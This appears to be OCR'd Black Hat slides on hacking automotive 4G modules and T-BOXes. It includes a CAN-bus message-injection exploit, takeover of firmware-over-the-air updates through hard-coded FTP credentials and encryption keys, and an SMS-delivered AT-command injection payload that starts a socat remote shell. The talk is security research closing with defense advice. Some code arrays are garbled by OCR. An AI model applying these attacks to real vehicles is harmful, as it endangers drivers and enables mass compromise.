
4.AES key exchange.

5.Open telnet with the new AES key.

Ranged attack - control the CAN bus

- New problem:
  - The telnet need passwd
  - So we crack the hash with our Nvidia 2080Ti X 4 for a day
  - Final get the root password:
    - Include uppercase\lowercase\numbers
  - Now we get the root shell
  - But how to control the car easily?




Cloud server
10.x.x.x
Internal Servers
Private APN
4G Module
the whole vehicle
TBOX
4G
SSL
MPU(Linux)
dcpd
UART
dcpd
MCU(RTOS)
CAN
CAN bus
Skylight
Lock
Engine
.....
SSL
Ethernet
Over USB
app
In-Vehicle Infotainment
(Android)
Ethernet
Dashboard
(QNX)
USA @BLACK HAT EVENTS

Ranged attack - control the CAN bus

Omnipotent root shell

- After we got the root shell, so many ways to control the CAN bus
- The standard methods:
  - Reverse the dcpd bins of MCU and MPU
  - Send Open Skylight command to UART
- Now we introduce a easy way:
  - Use GDB script to get the args sequence(r4, r5, r6),
  - A exploit ,to send the message sequence to the queue
  - Bingo !

```
/////   4 11//////////
    r5 = 4;
    r6[0] = 0x00;
    r6[1] = 0x00;
    r6[2] = 0x00;
    r6[3] = 0x00;
    r4 = 1;
    make_msg(r4,r6,r5);

//////// 34 11/////////
    r5 = 34;
    r4 = 11;
    char r7[34] =
{0,0,0,30,35,35,68,105,115,112,83,109,58,78,111,119,61,73,100,108,101,44,78,120,116,61,67,1
9,116,32};
    make_msg(r4,r7,r5);

//////// 41 11/////////
    r5 = 41;
    r4 = 11;
    char r8[41] =
{0,0,0,37,35,35,68,105,115,112,83,109,58,99,111,110,110,101,99,116,101,100,32,116,111,32,49
46,51,46,51,54,32,54,52,54};
    make_msg(r4,r8,r5);

//////// 35 11/////////
    r5 = 35;
    r4 = 11;
    char r9[35] =
{0,0,0,31,35,35,68,105,115,112,83,109,58,78,111,119,61,67,111,110,110,101,99,116,44,78,120,
3,105,110,32};
    make_msg(r4,r9,r5);


//////// 35 11/////////
    r5 = 35;
    r4 = 11;
    char r10[35] =
{0,0,0,31,91,115,109,58,67,102,103,93,78,111,119,83,116,97,61,73,100,108,101,44,32,78,120,1
```

Ranged attack - control the CAN bus

The last question: How to exploit

- Do you remember the attack methods that I mentioned?
  - Use the fake base station
  - Use Operator Intranet / Private APN
  - Under the WiFi hotspot
- Each of them could control the CAN bus.
- For example:
  - Use the Private APN,Scan ports,run exploit
  - We can build the Zombie Cars ,Just like in Furious 8

Attack FOTA – Server side

- FOTA(Firmware Over-The-Air), a way to upgrade firmware.
- Some modules request the latest version from Cloud every few minutes
- Use IDA to analyze the bin
  - Hardcoded user and pass
- So we log in the FTP Server
  - Firmware for various types of 4G modules
  - Writeable permission !

```
{
  sprintf((char *)&v31, "USER %s\r\n", aW[redacted]ng);
  v9 = strlen((const char *)&v31);
  if ( send(v1, &v31, v9, 0x4000) > 0 && read(v1, &s, 0x400u) != -1 )
  {
    v10 = strlen("331");
    if ( !strncmp(&s, "331", v10) )
    {
      sprintf((char *)&v31, "PASS %s\r\n", aW[redacted]71);
      v11 = strlen((const char *)&v31);
      if ( send(v1, &v31, v11, 0x4000) > 0 && read(v1, &s, 0x400u) != -1 )
      {
        v12 = strlen("230");
        if ( !strncmp(&s, "230", v12) )
        {
          v13 = strlen("PASV\r\n");
          if ( send(v1, "PASV\r\n", v13, 0x4000) > 0 && read(v1, &s, 0x400u) != -1 )
          {
```

FTP user name

Use FTP protocol to get the latest firmware


FTP password

Attack FOTA – Server side

We can hack all the 4G modules again!

- No verification of the firmware
- Replace the firmware with backdoor inside
- So, we can hack all the modules of this brand in a day!

Niceday



Attack FOTA – Client side

- Some modules listening on a TCP/UDP prot to accept upgrade command
  - The listening port is used for Interprocess Communication
  - But it’s bound on 0.0.0.0:30xxx, not 127.0.0.1:30xxx(our chance!)
  - Use IDA to analyze the bin

Attack FOTA – Client side

- With some reverse engineering:
  - The protocal on UDP port 30xxx is encrypted
  - Used for receive the FOTA upgrade package information
  - After analysis, we found the key is hard-coded

```
rodata:00039244 byte_39244      DCB 0x[redacted]          ; DATA XREF: sub_19E90+24↑r
rodata:00039245                 DCB 0x[redacted] ; [redacted]
rodata:00039246                 DCB 0x[redacted] ; [redacted]
rodata:00039247                 DCB 0x79 ; y
rodata:00039248                 DCB 0x63 ; c
rodata:00039249                 DCB 0x73 ; s
rodata:0003924A                 DCB 0x6A ; j
rodata:0003924B                 DCB 0x6A ; j
rodata:0003924C                 DCB 0x6B ; k
rodata:0003924D                 DCB 0x66 ; f
rodata:0003924E                 DCB 0x75 ; u
rodata:0003924F                 DCB 0x71 ; q
rodata:00039250                 DCB 0x71 ; q
rodata:00039251                 DCB 0x77 ; w
rodata:00039252                 DCB 0x69 ; i
rodata:00039253                 DCB 0x6F ; o
rodata:00039254 dword_39254     DCD 0x303634              ; DATA XREF: sub_1A7A8+10↑r
```

hardcoded encrypt key


  - So, now we can access the port, and forge the upgrade message

Attack FOTA – Client side

- After decrypt, the port receive a json, and get the OTA file through FTP

```
{"id":"868221043956591","content":"",
"msg":"upgradeNeed","file":"abc","acc
ount":"test","password":"aaaaaa","ftp
Host":"67.218.131.xxx:6666"}
```

- The process need to check the FOTA package first, with right structure
- So we have reversed them



- Now we can run our exploit
  - Update any file (init.rc….)
  - Use Private APN
  - Use fake base station

AT command vulnerability


- Each module has its own AT command processing process to implement custom commands.
  - Example
    - Connect mqtt : AT+CMQTTCONNECT
    - Send http : AT+CHTTPSSEND

  Hidden AT commands, which can open ADB or execute the shell (mentioned earlier).

  No string filter, which will cause Command injection.

Type	Syntax	Response	Example
Set	AT+UIPROUTE=<route_raw_input>	[+UIPROUTE: <route_raw_output>] OK	AT+UIPROUTE="add -net 129.56.76.0 netmask 255.255.255.0 dev ccinet2" OK
Read	AT+UIPROUTE?	+UIPROUTE: [<route_raw_output>] OK	+UIPROUTE: Kernel IP routing table Destination Gateway Genmask Flags Metric Ref Use Iface 192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 0 usb0

add IP route rules AT command



AT command vulnerability

Use AT command vulnerability to get a remote shell


- Some modules use SMS to send AT command
  - Easily remote management
- If
  - we could find an AT command injection vulnerability
  - Use fake base station to send SMS
  - Or known the No. of SIM card
- It will be hacked, again.

AT command vulnerability

- To send AT command with SMS, need a password
  - After reversed, we found the default was hard-coded, too.
  - Most of the time, users don't change it

```
rodata:00037A84          DCD aStaEchoEn          ; "sta.echo_en"
rodata:00037A88          DCD a1                  ; "1"
rodata:00037A8C          DCD aStaPsw             ; "sta.psw"
rodata:00037A90          DCD aAdmin              ; "admin"
rodata:00037A94          DCD aStaTrace           ; "sta.trace"
rodata:00037A98          DCD a0000000000000+0xC  ; "0"
rodata:00037A9C          DCD aStaFtpUser         ; "sta.ftp_user"
rodata:00037AA0          DCD a[redacted]         ; "[redacted]"
rodata:00037AA4          DCD aStaFtpPsw          ; "sta.ftp_psw"
rodata:00037AA8          DCD a[redacted]         ; "[redacted]"
rodata:00037AAC          DCD aStaFtpAdd          ; "sta.ftp_add"
```

- When we send "adminat+ver;" ,we get the result:



AT command vulnerability

- Let's find the dispatch function

```
while ( !sub_15634(v1, v8) )
{
  ++v10;
  v14 = *(const char **)(v9 + 12);
  v9 += 12;
  v8 = v14;
  if ( !v14 )
    goto LABEL_26;
}
v13 = (void (__fastcall *)(char **))*(&off_39A4C + 3 * v10);
if ( v13 )
{
  printf("FIND AT\r\n");
  sub_1C058(6, "FIND AT\r\n");
  memset(&unk_6256C, 0, 0x400u);
  v20 = sub_1575C(v1);
  v19 = sub_1581C(v1);
  v15 = strchr(v1, '=');
  if ( v15 )
    v18 = v15 + 1;
  else
    v18 = 0;
  v13(&v18);
  v16 = strlen(v1);
  result = printf("uart order ---4 ---%d,%s\r\n", v16, v1);
}
else
{
```

compare the AT

dispatch func

map

AT command vulnerability

- Go deep of the map function, try to find which AT command call the danger functions, such like system()
- Variable is string type, and can be controlled such like %s
- At last, we find theA T+SETFCSN has a command injection

短信/彩信
今天 12:35

adminat+setfcsn="&&/bin/socat.sh&&echo ";

```
signed int __fastcall sub_1A5AC(int a1, char a2)
{
  int v2; // r5
  char v3; // r4
  signed int v4; // r4
  char s; // [sp+4h] [bp-7Ch]

  v2 = a1;
  v3 = a2;
  memset(&s, 0, 0x64u);
  sprintf(&s, "echo \"%s\">/dev/rpm30", v2);
  byte_66B32 = 0;
  byte_66B31 = v3;
  if ( byte_4B4D5 == 1 )
    return 1;
  v4 = 14;
  do
  {
    system(&s);
    usleep(0x30D40u);
    if ( byte_66B32 )
      return 1;
    if ( byte_4B4D5 == 1 )
      return 1;
    --v4;
  }
  while ( v4 );
  return 0;
}
```

sprintf() with format strings

call system()

More Attack Tips

- Through the Browser
  - Older version of Chrome is found in a IVI system of a vehicle from a well-known automaker
  - Vulnerability is identified from the specific version of Chrome
  - Get control the network traffic & get a shell of IVI by using a fake station
- Through the Debug Process
  - LKCore is found in the debug process integrated by several manufactures
  - It's a bug dump process of Qualcomm chipset, listen on port 5005/5007
  - After fuzzing this port, a DDOS vulnerability was found, which results in kernel core exception & dysfunctional module unless it is manually restarted.
- Through weak password of 4G wifi which uses 8 digit password
  - Use Deauth to get the handshake package, then crack the password with 2080Ti X 4 within 50 seconds
  - Upload the firmware with the backdoor

- Introduction of 4G modules
- Attack Surfaces of 4G modules
- Attack Preparations
- Vulnerabilities Found and Exploitation
- **Suggested Defense Practice**

Suggested Simple Defense Practice

- Get aware of the vulnerabilities in hidden attack surfaces
  - Identify whether there is a Linux system inside.(especially for some Auto Manufacturers)
  - Look for services/processes listening on open ports
  - Be aware of the easy access from the 4G interfaces
  - Empty iptables rules in most modules
- FireWall !
  - Apply this rule:
    - iptables -A INPUT -i rmnet_data0 -j DROP (replace the interface name if not Qualcomm)
  - Then 90% of the vulnerabilities could be defended

Q&A